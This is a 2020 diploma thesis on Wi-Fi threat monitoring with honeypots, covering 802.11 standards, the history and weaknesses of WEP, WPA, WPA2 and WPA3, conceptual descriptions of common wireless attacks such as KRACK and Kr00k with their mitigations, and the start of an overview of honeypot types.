

VŠB – Technical University of Ostrava
Faculty of Electrical Engineering and Computer Science

DIPLOMA THESIS

2020

Rajath Chandrashekar

VŠB – Technical University of Ostrava
Faculty of Electrical Engineering and Computer Science
Department of Information and communication Technology

Monitorování hrozeb Wi-Fi sítí za pomocí Honeypot
Threats Monitoring in Wi-Fi Networks Using Honeypot

2020

Rajath Chandrashekar

VŠB - Technical University of Ostrava
Faculty of Electrical Engineering and Computer Science
Department of Computer Science

Diploma Thesis Assignment

Student: **Rajath Chandrashekar**
Study Programme: N2647 Information and Communication Technology
Study Branch: 1801T064 Information and Communication Security
Title: Threats Monitoring in Wi-Fi Networks using Honeypot
Monitorování hrozeb Wi-Fi sítí za pomoci honeypot
The thesis language: English

Description:

Security of wireless networks is despite of long-term use still a current issue. Public or private APs are often the target of attacks in order to gain access to a distributed network. The thesis aims to implement and operate the Wi-Fi honeypot, which will serve as a monitoring environment for incoming attacks in the destinations with high traffic density. Attacks can be generated artificially by using a series of penetration tests, or it can be captured from the real environment. Subsequent analysis will define the most common types of real threats and based on that, student will create a practical countermeasures that limit or completely eliminate discovered threats.

1. Describe the 802.11 technology, security algorithms and their use in the 802.11 standard.
2. Perform an overview of the available 802.11 honeypot tools.
3. Do a practical implementation of the Wi-Fi honeypot on the open-source platform.
4. Perform the statistical analysis of the threats from the real environment and laboratory honeypots.
5. Create a theoretical draft of the security rules and algorithms to limit and eliminate threats.
6. Make the practical implementation of the proposed security methods in laboratory conditions.

References:


- [1] BackTrack 5 Wireless Penetration: Testing Beginner's Guide by Vivek Ramachandran (Sep 9, 2011)
- [2] Honeypots: A New Paradigm to Information Security by R. C. Joshi and Anjali Sardana (Feb 3, 2011)

Extent and terms of a thesis are specified in directions for its elaboration that are opened to the public on the web sites of the faculty.


Supervisor: **Ing. Filip Řezáč, Ph.D.**

Date of issue: 01.09.2019

Date of submission: 30.04.2020


Doc. Ing. Jan Plaouš, Ph.D.
Head of Department




prof. Ing. Pavel Brandšetter, C.Sc.
Dean

Declaration Made by the Student

I hereby declare that this master's thesis was written by myself. I have quoted all the references I have drawn upon.

On 12.5.2020

Rajath . C
.....
Student signature

Acknowledgements

I would like to thank Ing. Filip Řezáč for his professional assistance and consultation in the preparation of this thesis.

Abstrakt

Nárůst využívání mobilních zařízení a internetu věci způsobil, že bezdrátové technologie se dnes staly významnou součástí našeho života pro přístup k informacím odkudkoli a kdykoli a to převážně díky snadnému použití, lepší mobilitě, volnosti a flexibilitě. Vyvoj v oblasti bezdrátového standardu 802.11 však sebou nese také problémy se zabezpečením. Bezdrátové sítě čelí útokům a pokusům o narušení, které jsou jiné než u kabelových sítí. Tato práce si klade za cíl implementovat moderní honeypot pro bezdrátovou síť k pochopení současných metod pro vedení útoků na bezdrátové sítě a to jednak v reálném světě a v laboratorním prostředí. Výsledky budou následně analyzovány, aby se určily hrozby a útoky, kterým čelí zařízení v bezdrátových sítích, a budou uvedeny také protiopatření, která jsou vhodná pro minimalizaci a eliminaci uvedených hrozeb.

Klíčová slova

Honeypoty, Wi-Fi, 802.11, WEP, WPA/2, T-pot, falešné AP

Abstract

The increase in the use of mobile devices and IoT have made wireless technologies to become a significant part of our life today to access information from anywhere and anytime mainly due to ease of use, improved mobility, freedom and flexibility. The greatly evolving 802.11 wireless standard has also brought about security issues. The wireless networks face attacks and intrusion attempts that are different than that of a wired network. This thesis aims to implement a modern honeypot for the wireless network to understand the state of wireless hacking in the real-world and in a controlled environment. The results will be subsequently analysed to determine the threats and attacks faced by the devices in the wireless network and will also compare the existing countermeasures that would reduce or eliminate these attacks.

Key Words

Honeypots, Wi-Fi, 802.11, WEP, WPA/2, T-pot, fake AP

Contents

List of Figures	10
1 Introduction	1
2 Wireless Network Technologies	2
2.1 Wireless Architectures	2
2.2 802.11 Topologies	2
2.3 802.11 Standards	3
2.4 Wi-Fi Security Algorithms	3
2.4.1 Wired Equivalent Privacy (WEP)	4
2.4.2 802.11i	5
2.4.3 802.11X	5
2.4.4 Wi-Fi Protected Access (WPA)	6
2.4.5 Wi-Fi Protected Access 2 (WPA2)	7
2.4.6 Wi-Fi Protected Access 3 (WPA3)	9
2.5 Wireless Attacks	10
3 Honeypot Overview	12
3.1 Attack Scenarios	13
3.2 Architecture Overview	13
3.3 Prominent Honeybots	14
3.3.1 T-Pot Honeybot	14
3.3.2 Cowrie Honeybot	18
3.3.3 Dionaea Honeybot	19
3.3.4 HoneySpot	19
4 Practical Implementation	22
4.1 Operating System and Hardware	22
4.2 Other Hardware	22
4.3 Design	23
4.4 Tools Used	24
4.4.1 InSSIDer	24
4.4.2 dnsmasq	25
4.4.3 hostapd	26

4.4.4	freeRADIUS.....	27
5	Attack Statistics.....	29
5.1	Packet Injection.....	29
5.2	Deauthentication Attack.....	30
5.3	Beacon Flood Attack.....	31
5.4	Authentication Request Flood Attack.....	32
5.5	WPA2 Password Cracking.....	33
5.6	KRACK Attack.....	34
5.7	KR00K Attack.....	35
6	Theoretical Rules to Reduce and Eliminate Threats.....	37
6.1.1	Home Environment.....	37
6.1.2	Enterprise Environment.....	38
6.1.3	Protected Management Frames (PMF) – IEEE 802.11w.....	41
7	Practical Implementation of the Rules to Reduce and Elimination Threats.....	42
7.1	Protected Management Frames (PMF).....	42
7.2	Intrusion Detection System (IDS).....	43
8	Conclusion.....	46
	References.....	47

List of Figures

<i>Figure 2.1 802.1X Authentication Sequence</i>	6
<i>Figure 2.2 WPA 4 Way Handshake</i>	8
<i>Figure 3.1 Attack Scenarios</i>	13
<i>Figure 3.2 High Level Architecture Overview</i>	14
<i>Figure 3.3 T-Pot High Level Architecture</i>	15
<i>Figure 3.4 All Honeybots Visualization Dashboard</i>	17
<i>Figure 3.5 Visualization of Various Parameters Using Different Graphs</i>	17
<i>Figure 3.6 Information about IDS Alerts and Attacker Source IP</i>	18
<i>Figure 3.7 HoneySpot Architecture</i>	20
<i>Figure 4.1 TP-LINK Wireless Adapter</i>	22
<i>Figure 4.2 Lenovo K4 Note and Redmi Note 8 Pro</i>	23
<i>Figure 4.3 Design</i>	24
<i>Figure 4.4 InSSIDer Main Panel</i>	24
<i>Figure 4.5 Wi-Fi Network Details</i>	25
<i>Figure 4.6 Operational Honeypot Network</i>	28
<i>Figure 5.1 Site Survey Scan</i>	29
<i>Figure 5.2 ARP Replay Injection</i>	30
<i>Figure 5.3 Hostapd Output of Client Disconnection</i>	31
<i>Figure 5.4 Output from Honeypot Monitoring Wireshark</i>	31
<i>Figure 5.5 Beacon Frames Flooding</i>	32
<i>Figure 5.6 Authentication Request Flooding</i>	32
<i>Figure 5.7 Evil Twin with hostapd-wpe</i>	33
<i>Figure 5.8 KRACK script against Android 9.0 device</i>	34
<i>Figure 5.9 KRACK script against Android 6.0 device</i>	35
<i>Figure 5.10 Kr00k test attack on K4 note</i>	35
<i>Figure 5.11 KR00k test on Note 8 Pro</i>	36
<i>Figure 7.1 PMF Enabled</i>	43
<i>Figure 7.2 Kismet Interface</i>	44

1 Introduction

A wireless local area network (WLAN) is a group of wireless networking devices that uses radio communication to exchange data within a manageable geographic area such as a building, home or campus. Wireless networks are extensions of the existing wired network aimed at providing user mobility and flexibility. The IEEE 802.11 standard is the basis for WLAN technology. Client devices such as smartphones, laptops, IoT devices and an AP which connects the client devices to the wired network are the fundamental components of WLAN [1].

When compared to the wired network, the wireless network is less secure because of the weaker configuration methodology used (such as using default username and password) and due to the easy access nature of wireless networks. So, to improve the security, it is recommended to secure the WLAN lifecycle starting from the design and deployment to monitoring the operations and fine tuning them when necessary. Thus, it is also important to understand what the issues with the wireless networks are and how they are attacked by threat actors.

The aim here is to deploy an open-source wireless honeypot in the laboratory environment and in the real-world to understand the common threats that the wireless networks still have to deal with today and study the results from the honeypot and test the solutions that are available to protect the network. The first chapter discusses the wireless technologies which include the architectures that can be used to set them up, the topologies that can be used with the architecture, the wireless standards that have been developed over the years and the newest standard and finally the wireless security standards developed, how they work and their weaknesses and also the upcoming standards. The second chapter discusses the honeypots and their implementation types, the possible attack scenarios from an attacker's perspective, then a study of existing wireless honeypots and finally details about the honeypot that will be used for the thesis and why this was chosen over the other existing honeypots. The third chapter is the practical implementation of the honeypot in the laboratory environment and in the real-world, along with configuration information about the test network, the honeypot and the equipment that will be used. The fourth chapter deals with the honeypot's result in the laboratory environments after performing a series of attacks against the wireless network and what attacks could be detected in the real-world. The fifth and sixth chapters deal with the theoretical and practical solutions according to the security tip release by the US Department of Homeland Security to keep the wireless environment secure.

2 Wireless Network Technologies

2.1 Wireless Architectures

The wireless architecture describes the concept of design using which the topologies can be implemented. The two wireless architectures are [2]:

- **Point-to-Point (Ad Hoc) Network** – This is a decentralized network architecture that does not need any Access Points (AP) or routers to set up a wireless connection but it does not give connectivity to the existing wired infrastructure. Since the communication is directly over radio waves, the packets are 802.11 standard compliant. These are cheaper and easier to set up and can be used to share files or other data without the need for a Wi-Fi network, but the range is limited and do not offer great speeds due to the capability of the devices and the security offered in the network may be none or may be a weak standard such as Wired Equivalent Privacy (WEP).
- **Infrastructure Network** – This is an architecture that uses Access Points (AP) to connect the wireless clients with the existing wired infrastructure. The Access Points are like the base stations in a cellular network and is responsible for 802.11 wireless network packets to 802.3 ethernet packets and vice versa. The infrastructure network may comprise of a single AP or might have multiple APs. The range and speed offered in infrastructure network varies with the AP's characteristics such as wireless standards supported, power, hardware and also depends on the client device capabilities. They offer better security than Ad Hoc networks, with support to latest security standards. These are the traditional Wi-Fi network used in homes and offices.

2.2 802.11 Topologies

The topology is something which describes how the wireless network is configured physically and the IEEE 802.11 supports three topologies for WLAN [2]:

- **Independent Basic Service Set (IBSS)** – The IBSS is also referred to as ad hoc network as it does not have any backbone infrastructure and is suitable for a limited area and is set up for a specific purpose and is short lived.
- **Basic Service Set (BSS)** – It is the basic building block of WLAN which needs an Access Point (AP) and is also referred to as infrastructure network. Since it uses only one AP, its coverage area is limited, and mobility is also limited. Most of the SOHO (Small Office Home Office) networks come under BSS.
- **Extended Service Set (ESS)** – It is a configuration that consists of multiple BSS cells which are linked by a distribution system made up of a wired or wireless backbone. It provides more mobility by allowing the BSS cells to use the same channel. Most of the large campus and enterprise WLAN use ESS configuration.

2.3 802.11 Standards

The advent of wireless LAN began in 1985 with the United States Federal Communications Commission (FCC) opening the Industrial, Scientific and Medical (ISM) band for use without a government license. The prominent frequencies used under the ISM for WLAN are the 2.4GHz (2.4GHz – 2.495GHz) and the 5GHz (5.15GHz – 5.825GHz). With this, there was a development of various standards over the years and new standards with better performance, range and variety of applications are being developed. Some of the prominently known wireless standards are [3]:

- **802.11** – This was the first standard released in 1997 operated in the 2.4GHz ISM band and had a maximum data rate of 2 Mbps
- **802.11b** – This standard was developed in 1999 and operated in the 2.4GHz ISM band and had Over-the-Air (OTA) estimated throughput of 11 Mbps
- **802.11a** – Developed in 1999 to overcome the interference and low data rate issues of 802.11b, it operated in the 5GHz ISM band and had OTA estimated throughput of 54 Mbps. The OFDM modulation was also introduced in this standard
- **802.11g** – Developed in 2003, unlike the 802.11a, it operated in the 2.4GHz ISM band but with the same OFDM modulation and OTA estimated throughput as 802.11a
- **802.11n** – This standard was developed in 2009 and operated in both the 2.4GHz and 5GHz ISM bands with an increased OTA throughput of up to 600 Mbps. The support for Multiple-Input Multiple-Output (MIMO) was also introduced
- **802.11ac** – Introduced in 2013, this standard was a significant improvement with the OTA throughput of up to 1.3 Gbps with three antennas and operated in the 5GHz ISM band. It also supported Multi-User MIMO (MU-MIMO)
- **802.11ax** – This is the newest standard introduced in 2019 and set to replace 802.11ac. It will operate in both the 2.4GHz and 5GHz ISM bands and will have an estimated OTA throughput of 10 Gbps and uses an improved MU-MIMO modulation with new features such as Bluetooth 5.0, Target Wake Time on mobile devices to improve efficiency

The Wi-Fi Alliance introduced a new and simple naming convention for the 802.11 standards. With this the new names will be Wi-Fi 6 for 802.11ax, Wi-Fi 5 for 802.11ac and Wi-Fi 4 for 802.11n.

2.4 Wi-Fi Security Algorithms

The most fundamental security factors to be followed while setting up a wireless network are

- Access Control
- Authentication
- Encryption

Keeping these factors, we will discuss about the Wi-Fi security algorithms that have been developed over the years and the problems associated with these algorithms.

2.4.1 Wired Equivalent Privacy (WEP)

This was the first wireless security protocol introduced for the IEEE 802.11 networks in 1997. This was also the only security available for the 802.11a and 802.11b networks and aimed to provide confidentiality and integrity in the communication network. To achieve this, WEP uses RC4 stream cipher for confidentiality and CRC-32 checksum for integrity. There were two variants of WEP: the WEP-40 with 40-bit key and the WEP-104 with 104-bit key and both of the variants were combined with the 24-bit Initialization Vector (IV) [4].

The authentication can either be open authentication or Shared Key authentication. The open authentication is where any client can connect to the AP without credentials and can use the WEP for encryption. The Shared Key authentication uses a 4-way challenge-response handshake and the WEP key is also involved. The following steps are involved in the challenge-response handshake [5]:

- The client sends an authentication request to the AP
- The AP responds by sending back a clear-text authentication challenge
- The client encrypts the authentication challenge using the WEP key and sends it to the AP in the authentication response
- The AP decrypts the cipher and compares it with the clear-text it sent earlier and depending on the math, AP responds with either authentication success or failed

The WEP encryption takes place by concatenating the 40-bit secret key and the 24-bit IV, producing a 64-bit key which is input to the pseudo random number generator (RC4) and produces a key sequence. This along with the combination of plain-text and CRC-32 integrity check algorithm (produces Integrity Check Value) will be undergoing XOR to produce the ciphertext. This ciphertext is attached with the IV.

The WEP decryption takes place by combining the IV from the cipher text with the secret key to produce a key sequence using which the message can be decrypted. This decrypted message undergoes verification by performing integrity check on the plain text and comparing the output Integrity Check Value to the submitted value in the message. If they do not match, an error indication is sent to the MAC management and then to the sender.

Unfortunately, the same WEP key is used for both authentication and encryption and this makes it harder to determine if the subsequent communications occur with a legitimate device or an imposter.

To overcome the problems of WEP, there were some implementations of WEP introduced to improve the security. Some of them are

- **WEP2** – This was introduced in the early drafts of the 802.11i standard and extended the key values of the IV and secret to 128 bits
- **WEP+** – This was a proprietary improvement to the WEP by Agree Systems, an integrated circuit components company. This implementation avoids the use of weak IVs

but this enhanced WEP had to be implemented on both sides of the communication systems

- **Dynamic WEP** – This was a vendor specific feature which changed the WEP keys dynamically to enhance security

Despite of the many attempts to improve WEP security, the problems could not be resolved. Some of its main issues were:

- The short IV meant that it would be reused and the IV is also sent in plain-text and capturing enough packets can help the attacker to determine the secret key
- The RC4 algorithm itself is weak [6]
- The attacker can observe the challenge-response handshake to determine the RC4 stream and later forge an authentication

Because of these problems, it was only suitable for home users to provide confidentiality and integrity since basic security is better than no security. But it is never recommended to use this unless it is a legacy device with no support for newer standards. Even then it is better to use it with the Temporal Key Integrity Protocol (TKIP) enhancement. Adi Shamir, Scott Fluhrer, Itsik Mantin published a WEP cryptanalysis in 2001 which demonstrated how the key could be recovered in around one minute after eavesdropping on the network and collecting sufficient number of packets.

2.4.2 **802.11i**

It is an amendment to the 802.11 standard and included the concept of security association and defines improvements such as the introduction of TKIP and CCMP, 4-Way Handshake and the Group Handshake. It also specifies the integration of 802.1X for 802.11 LAN to provide authentication [7].

2.4.3 **802.11X**

This standard refers to the port-based Network Access Control (NAC) by providing authentication mechanism to client devices that want to connect to a Local Area Network (LAN) or Wireless Local Area Network (WLAN). The main components in the 802.1X involve an authentication server, an authenticator and a supplicant. The authentication server is a trusted server using RADIUS or Diameter protocols and is responsible for allowing or discarding requests to network access. The authenticator is a network device such as an access point that communicates with the authentication server and the supplicant. The supplicant is the client device that wishes to connect to the LAN/WLAN network [8].

The supplicant provides credentials such as a username/password or a digital certificate to the authenticator, which forwards this to the authentication server, and it decides whether to grant the access to the client based on the validity of the supplied credentials. All the communications among the supplicant, authenticator and the authentication server make use of Extensible Authentication Protocol Over LAN (EAPOL) authentication framework.

The authentication flow involves the following steps:

- **Initialization** – The authenticator is in the unauthorized state and only the 802.1X traffic is allowed
- **Initiation** – The authenticator periodically transmits EAP-Request Identity frames to which the supplicant responds with an EAP-Response Identity frame which will be forwarded by the authenticator to the authentication server. The initiation of authentication can also be done by the supplicant by transmitting an EAPOL-Start frame to the authenticator
- **Negotiation** – The authentication server replies to the authenticator with an EAP request specifying the EAP method that the server wants to perform. The supplicant can proceed with the specified EAP method or send a Negative Acknowledgement and send the EAP method that it wishes to use
- **Authentication** – After the EAP method is agreed, the EAP Request and Response are exchanged between the supplicant and the server with the authenticator as the middleman. The server responds with either an EAP-Success message or EAP-Failure message. If it is successful, authenticator port changes to authorized to allow all traffic. The authenticator port is set to unauthorized once the supplicant sends an EAPOL-logoff message to the authenticator




Figure 2.1 802.1X Authentication Sequence

2.4.4 Wi-Fi Protected Access (WPA)

This was the first of the security protocols and certifications that was developed by the Wi-Fi Alliance implementing the amended 802.11i standard. It is both forward and backward compatible and can protect the networks using 802.11a, b and g. The Temporal Key Integrity Protocol (TKIP) which ensured better security than WEP through continuous and automatic

exchange of generated 128-bit keys was introduced. The use of TKIP also helped in including a stronger Message Integrity Check called Michael replaced the weaker Cyclic Redundancy Check (CRC) in WEP. With the use of TKIP, a much stronger 48-bit IV was used [9].

Even though the introduction of TKIP although made WPA a stronger improvement over the WEP, it still was very weak due to TKIP still using the same WEP underlying mechanism such as the RC4 cipher. It is susceptible to traffic injection, man-in-the-middle, Denial of Service (DoS) and key recovery attacks [10]. The WPA is very weak in today's standards and should not be used but is still supported in many devices even though it is deprecated.

2.4.5 **Wi-Fi Protected Access 2 (WPA2)**

This is the next replacement developed by the Wi-Fi Alliance for the less secure WPA and implements all the mandatory elements of IEEE 802.11i standard. One such mandatory element is the support for a stronger 128-bit Advanced Encryption Standard (AES) encryption and Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). Since the AES is a strong encryption, the CCMP provided stronger message authenticity and integrity checking compared to WPA and WEP [11].

All the devices that need the Wi-Fi trademark need to support WPA2 with CCMP and it was considered very secure until a researcher Mathy Vanhoef of KU Leuven discovered a serious vulnerability called the 'KRACK or Key Reinstallation Attack' which allowed an attacker to intercept the data transferred between a Wi-Fi Access Point and a client device. The KRACK attack targets the 4 way handshake which is used in both WPA and WPA2, meaning this vulnerability affects all devices that support Wi-Fi. The attacker tricks the client into installing an in-use key by manipulating and retransmission of the third message in the 4 way handshake. To maintain security, a key should not be installed and used multiple times. The different types of reinstallation vulnerabilities of the KRACK attack are the reinstallation of pairwise encryption key (PTK) in the 4-way handshake, group key (GTK) in the 4-way handshake and group key handshake, integrity group key (IGTK) in the 4-way handshake and group key handshake. These different vulnerabilities affect a specific protocol and therefore affect many vendors.

Until WPA3 is fully ready, the only protection against this attack is to keep the client devices updated and also keep the router firmware updated.

Based on the authentication key distribution and the end-users, the WPA/WPA2 has two variants

- **WPA-Enterprise** – This is a design which requires a RADIUS server for authentication and hence is used in enterprise environments. It is also known as WPA-802.1X and is available for both WPA and WPA2. The WPA3 in this mode is stronger and offers an optional 192-bit minimum strength security modes. This mode also offers the Extensible Authentication Protocol (EAP) for user authentication
- **WPA-Personal** – This is designed for small offices and home networks and does not need an authentication server. It is also known as WPA-PSK (Pre Shared Key) since a

password is set on the Access Point and all the clients will use the same password. Unless there are legacy devices, it is always recommended to use PSK with the AES encryption. Also, it is important to change the default username and password for the Access Point management interface.

Another mode that can be used to allow users with less technical knowledge to set up a wireless network is the Wi-Fi Protected Setup (WPS), in which the users can connect to the network using a PIN or by pushing the WPS button or by NFC. But this faces several security issues such as brute-forcing the PIN, taking advantage of the NFC or push button if the device is not kept in a secured area and connecting to the network.

When the WPA and WPA2 is being discussed, it is important to mention the 4 Way Handshake, which when captured can allow the password decryption for the WLAN. The WPA2 KRACK attack also targets the WPA 4 Way Handshake. This is how the process looks




Figure 2.2 WPA 4 Way Handshake

The image shown here is the 4 Way Handshake for the 802.1X network with Extensible Authentication Protocol over LAN (EAPOL) but the basic process remains the same for the PSK environment too but without the EAPOL-Key.

The Pairwise Master Key (PMK), Pairwise Transient Key (PTK), Group Master Key (GMK), Group Temporal Key (GTK), Master Session Key (MSK), ANonce, SNonce and Message Integrity Check (MIC) are the keys that will be required.

The PTK will be used to encrypt the unicast traffic between the client and the AP and is unique between the client and AP. It is derived using PMK, ANonce, SNonce and MAC address of client and AP.

The GTK will be used to encrypt the multicast and broadcast traffic between client and AP and all the clients associated to that AP will have the same GTK. It is derived using the GMK.

The process involved in the 4 Way Handshake is as follows [12]:

- When the client sends an authentication request, the AP responds with the ANonce, using which the client will derive the PTK
- The client then sends its SNonce to the AP along with MIC to ensure that integrity is maintained
- The AP now generates its PTK and also GTK and sends it to the client along with MIC
- Finally, the client sends an acknowledgment to the AP
- Then the PTK and GTK are installed on the client and the PTK is installed on the AP and the communication begins

On 26-February-2020, the security researchers from ESET antivirus company disclosed a new ‘Kr00k vulnerability’ at the RSA 2020 security conference. According to the researchers, this vulnerability affects all the devices that are running the Broadcom and Cypress Wi-Fi chips. This vulnerability is based on the KRACK attack and has the ability for unauthorized information disclosure. It affects all the WPA2-PSK and Enterprise networks by targeting the Temporal Key (TK) or the session key that is obtained from the PTK in the 4 Way Handshake. When a client is disassociated from the WLAN session, the TK is cleared and set to zero. The remaining data frames in the transmit buffer of the chip will now be sent using the all zero TK, which the attacker can decrypt. The attacker does not need to be authenticated to the wireless network but instead can attack using a wireless controller in monitor mode by manually disassociating the clients multiple times.

Along with the client devices that are affected with this vulnerability, it is come to notice that the APs using Broadcom chips are also vulnerable and the attack can still work even if the client is patched or not affected. ESET worked with the chip manufacturers in releasing a patch and it is advised to update all the devices including firmware updates for those APs using the Broadcom chips. Another solution is to adapt the WPA3 standard since it is not affected by this vulnerability. The difference between KRACK and Kr00k is, KRACK is a set of attacks and Kr00k is a vulnerability which causes reinstallation in KRACK and Kr00k affects only the Wi-Fi chips from these two manufacturers and does not exploit any flaw in the WPA2 protocol.

2.4.6 Wi-Fi Protected Access 3 (WPA3)

This is the newest security standard announced in January 2018 and set to replace the WPA2 while overcoming the KRACK vulnerability and also improve security by introducing forward secrecy and also make it harder for password cracking since it requires the attacker to interact with the Wi-Fi for every password guess, which makes it harder and time consuming.

Although WPA3 comes in two versions: Personal and Enterprise mode, they are much more advanced than the versions offered by WPA/WPA2. The WPA-PSK is replaced by the

WPA3-SAE (Simultaneous Authentication of Equals). SAE is based on the Dragonfly Key Exchange and protects users from brute force attacks. Since SAE forces the attacker to interact with the Wi-Fi for every password guess, the attacker will be forced to do a real-time attack which can be responded by measures such as alerts or throttling the authentication requests. The Personal variant also introduced the forward secrecy that generated new set of encryption keys every time there is a WPA3 connection.

This standard also introduces the 192-bit AES compared to the 128-bit AES used in WPA2, ensuring stronger encryption. This can be used in both the personal and enterprise modes. The enterprise mode also uses the Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve for key establishment and authentication.

Another useful feature introduced in WPA3 is the Opportunistic Wireless Encryption (OWE) which uses Individualized Data Protection (IDP) to provide each authorized session with its own encryption token. This replaces the open authentication and makes the usage of public hotspot more secure [13].

Even before WPA3 could be implemented widely, the same researcher who discovered the KRACK vulnerability, has discovered five vulnerabilities named Dragonblood with the WPA3. These vulnerabilities are tested against the WPA3-Personal version by exploiting the design flaw in the earlier discussed SAE or Dragonfly handshake. The vulnerabilities are:

- Downgrade attack against WPA3-Transition mode which supports the usage both WPA3 and WPA2 with an identical password and thereby leading to dictionary attack
- Another downgrade attack exploiting the Dragonfly handshake and forcing clients to choose a weaker security group
- A timing-based side-channel attack which again exploits the Dragonfly handshake to leak information about the password
- Another cache-based side-channel attack exploiting the Dragonfly handshake to obtain password information
- A Denial of Service (DoS) attack abusing the Dragonfly handshake to overload an AP

But the Wi-Fi Alliance worked with the researchers and developed patches for the vulnerabilities and it is advised to update the router firmware and also the client devices.

2.5 Wireless Attacks

Some of the common and prominent attacks on wireless networks that are carried out in this thesis are:

- **Packet Injection** - The wireless packet injection is an attack that involves the spoofing of packets on a network to make them appear as a part of the normal communication stream. This allows an attacker to either disrupt or manipulate the network communication traffic. This also can lead to the deauthentication attack, Denial of Service (DoS) attack or information disclosure

-
- **Deauthentication Attack** - This is a Denial-of-Service (DoS) attack which involves sending a deauthentication frame with a spoofed MAC address. This causes the client to be disconnected from the wireless network, thereby allowing the attacker to capture the handshake while reauthentication and trying to crack the password
 - **Beacon Flood Attack** - This is a Denial-of-Service (DoS) attack which involves confusing a wireless client by transmitting a large number of beacon frames, thereby denying the client from accessing the real wireless network. This attack does not directly target the access point or the client but can overwhelm the client or the access point and can cause them to crash
 - **Authentication Request Flood** - This is also a Denial-of-Service (DoS) attack which involves flooding the access point with authentication requests. Once the request accepting capabilities of the access point reach the threshold, it might stop accepting new requests, freeze or crash or might reboot to clean its memory
 - **WPA2 Password Cracking** - As the name suggests, this attack involves cracking of the password either from the WPA2-Personal or WPA2-Enterprise environments. This may be due to an attacker determined to get access to the enterprise network or just a script kiddie trying to get free access to Wi-Fi. This is carried out by capturing the 4-way handshake or by using an evil twin to capture the challenge/response hashes.
 - **KRACK Attack** - It is a vulnerability which allows an attacker to intercept the data transferred between a Wi-Fi Access Point and a client device by targeting the 4 way handshake which is used in both WPA and WPA2, meaning this vulnerability affects all devices that support Wi-Fi. The attacker tricks the client into installing an in-use key by manipulating and retransmission of the third message in the 4 way handshake. To maintain security, a key should not be installed and used multiple times [14]
 - **KR00K Attack** - This is the vulnerability which has the ability for unauthorized information disclosure and it affects all the WPA2-PSK and Enterprise networks using the Broadcom or Cypress Wi-Fi chips by targeting the Temporal Key (TK) or the session key that is obtained from the PTK in the 4 Way Handshake. If the attacker can successfully exploit this vulnerability, it will be a Man-in-the-Middle situation allowing the attacker to see the traffic flow of the clients in clear-text [15]

3 Honeypot Overview

In the earlier days, compared to wireless networks, wired networks were considered more secure due to the fact that wireless encryption algorithms were not strong, the attacker need not go to the physical network location but instead could sniff the wireless traffic from a nearby location. Because of the flexibility, mobility and cost reduction with cabling, the wireless networks were growing in popularity and were becoming an important part in the day-to-day usage. But things have come a long way since then and today wireless network can be as strong as the wired counterpart, provided they are configured correctly.

So, with proper security considerations such as encryption, access control, central management, antivirus, filtering, strong authentication mechanisms, a wireless network can be made an integral part of an enterprise or a home network. But care has to be still taken when connecting to wireless networks in public places such as cafes, restaurants and train stations as they would have been notoriously lazy in setting up a secure network.

This brings us to the discussion of honeypots. Even though we may think that we have setup a secure network, the adversaries might be one step ahead of us. So, it is a good idea to monitor their strategy. A honeypot is an intentionally vulnerable system designed to be targeted by a malicious actor. This way, the security administrators can collect information such as the methods, strategies, approaches and capability of the attacker as well as identify the weakness in their own network.

There are various types of honeypots depending on the function and capabilities they provide. Some of the prominent types are [16]:

- **High Interaction Honeypot** – This is a honeypot which simulates a production environment with many vulnerable services running. It is designed to waste an attacker's time while the security team can monitor the attacker's tactics. A honeynet, which is a combination of honeypots, is an example for high interaction honeypots
- **Low Interaction Honeypot** – This is a honeypot which behaves as a distraction and does not have the capability to simulate a production environment but only simulates certain applications which look interesting to an attacker. An example is RDPY honeypot which simulates Remote Desktop Protocol (RDP)
